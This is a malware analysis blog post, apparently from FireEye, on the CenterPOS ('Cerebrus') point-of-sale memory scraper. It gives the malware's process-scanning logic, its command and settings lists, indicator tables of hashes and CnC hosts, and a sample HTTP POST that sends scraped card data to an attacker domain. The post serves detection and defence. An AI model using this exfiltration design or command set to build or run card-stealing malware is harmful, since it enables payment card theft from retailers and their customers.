CenterPOS: An Evolving POS Threat

fireeye.com/blog/threat-research/2016/01/centerpos_an_evolvi.html

Introduction

There has been no shortage of point-of-sale (POS) threats in the past couple of years. This type of malicious software has gained widespread notoriety in recent time due to its use in high-profile breaches, some of which involved well-known brick and mortar retailers and led to the compromise of millions of payment cards. Our investigation into these threats has led to the analysis of a relatively newer POS malware known as CenterPOS.

CenterPOS

CenterPOS malware was initially discovered in September 2015 in a directory filled with other POS malware, including NewPoSThings, two Alina variants known as “Spark” and “Joker,” and BlackPOS. This CenterPOS sample (171c4c62ab2001c2f2394c3ec021dfa3) contains an internal version of “1.7” and is a memory scraper that iterates through running processes in order to extract payment card information. The payment card information is transferred to a command and control (CnC) server via HTTP POST:

```
POST /2kj1h43.php HTTP/1.1
Content-Type: multipart/form-data; boundary=axlmcc3u.x5w
Host: jackkk[.]com
```

```
Content-Length: 159
Expect: 100-continue
Connection: Keep-Alive

--axlmcc3u.x5w

Content-Disposition: form-data; name="userfile";filename="1432.txt"
Content-Type: application/octet-stream

AAAAAAAAAAAA
--axlmcc3u.x5w--
```

Table 1 shows several CenterPOS v1.7 variants and their associated CnC locations.

MD5	CnC	Version
171c4c62ab2001c2f2394c3ec021dfa3	jackkk[.]com (resolves to 138.204.168.109)	1.7
7e6b2f107f6dbc1bc406f4359de4c5db	188.120.227.156	1.7
ef5e361a6b16d682e1506aba6164feee	188.120.227.156	1.7
c9d4ff350f26c11b934e19bb1ef7698d	rs000370.fastrootserver[.]de (resolves to 89.163.209.117)	1.7
0d142438f731652b746c9ad7fd1a9850	sobra[.]ws (resolves to 50.7.193.210)	1.7

Table 1: CenterPOS v1.7 samples

We discovered a live CnC server (the admin panel is shown in Figure 1) that allowed us to confirm that CenterPOS is known as “Cerebrus” in the underground (not to be confused with the RAT known as Cerberus).

Figure 1: Cerebrus 1.7 (CenterPOS) Admin Panel Login

Further investigation revealed that there is a new version of CenterPOS, version 2.0, that is functionally very similar to version 1.7. The key difference is that version 2.0 uses a configuration file to store the CnC information. When executed, the malware checks for a configuration file that can be located in one of three locations:

- Appended to the end of the file enclosed by the strings [dup] ... [/dup].
- A file named mscorsv.nlp located in the same directory.
- In the registry: HKLM\SYSTEM\CurrentControlSet\Control\Framework.NET

If a configuration file is not present, the malware will open a dialog box that prompts for a password. If the correct password is entered, a dialog box will appear that allows an operator to enter CnC information, as well as a password used to encrypt the configuration file (see Figure 2).



Figure 2: Cerebrus 2.0 (CenterPOS) Configuration Builder

The malware contains two modes for scraping memory and looking for credit card information, a “smart scan” mode and a “normal scan” mode. The “normal scan” mode will act nearly the same as v1.7:

The malware iterates over all processes and begins searching process memory space if the process meets the following criteria:

- The process is not the current running process.
- The process name is not in the ignore list.
- The process name is not “system,” “system idle process,” or “idle.”
- The process file version info does not contain “microsoft,” “apple inc,” “adobe systems,” “intel corporation,” “vmware,” “mozilla,” or “host process for windows services.”
- The process full path's SHA-256 hash is not in the SHA-256 blacklist.

If the process meets the criteria list, the malware will search all memory regions within the process searching for credit card data with regular expressions in the regular expression list.

In “smart scan” mode, the malware starts by performing a “normal scan.” Any process that has a regular expression match will be added to the “smart scan” list. After the first pass, the malware will only search the processes that are in the “smart scan” list.

After each iteration of scanning all process memory, the malware takes any data that matches and encrypts it using TripleDES with the key found in the configuration file.

The malware will send information about the system and the current settings to the CnC server after every other search. The gathered system information includes all system users, logged in users, sessions, process list, and current settings list. Each of these items will be sent in a separate HTTP POST request.

The malware primarily sends data to the CnC server, but can also receive commands. The malware can receive and process the following list of commands:

- [restartnow] : Restarts the malware service.
- [uninstallnow] : Uninstalls the malware.
- [quitnow] : Terminates the current malware process.
- <script> : <script> is a batch script to be run on the system.

In addition to processing commands, the malware also accepts commands to update its current settings. The following list shows the settings that can be changed:

- [clientlogs] : Enable or disable logging.
- [smartscan] : Enables or disables “smart scan.”
- [bincountreset] : Total number of processes to scan before restarting a scan.
- [blackmamba] : List of blacklisted values that could be matched on by the regular expressions.
- [blackproc] : List of blacklisted process names.
- [regexlist] : Updates the regular expression list for searching process memory.
- [blacksha256] : Updates the blacklist of full path SHA-256 values for processes. Processes in this black list will be terminated.
- [antihack] : Checks the Image File Execution Options settings for several executables and deletes the “Debugger” value name settings and deletes them if they exist. The executable list is: sethc.exe, osk.exe, utilman.exe, magnify.exe, and oks.exe.
- [commonblackcards] : Use blackmamba blacklisted values.
- [restartafter] : Restarts the service after a number of memory scan iterations.
- [restart] : Restarts the malware service.
- [uninstall] : Uninstalls the malware.

The operators control the compromised systems and harvest stolen payment card information through a web interface located on the CnC server, as shown in Figure 3.



Figure 3: Cerebrus 2.0 (CenterPOS) Admin Panel Login

Table 2 shows several CenterPOS v2.0 variants and their associated CnC locations.

MD5	CnC	Version
1acf2eed3c5a8a85a34e606dd897eaac	www.x00x[.]la (resolves to 193.189.117.58)	2.0
96b65da18a72987e1dd3be2a947412c5	193.111.139.142	2.0
a54b0812f003bb15891709ab7a125828	5m0k3[.]lol (resolves to 193.189.117.58)	2.0
1d7d70c0699db32817f910942e7a619a	www.amprofile.co[.]uk (resolves to 193.189.116.29)	2.0

Table 2: CenterPOS v2.0 samples

Conclusion

There is an increasing demand for POS malware in the underground as cybercriminals continue to target retailers in order to steal payment card information. CenterPOS, known in the underground as Cerebrus, is continuing to evolve. This version contains functionality that

allows cybercriminals to create a configuration file. In contrast to the traditional builder-server model, the configuration file can be created from the payload itself, allowing the operators to easily update the CnC information if necessary.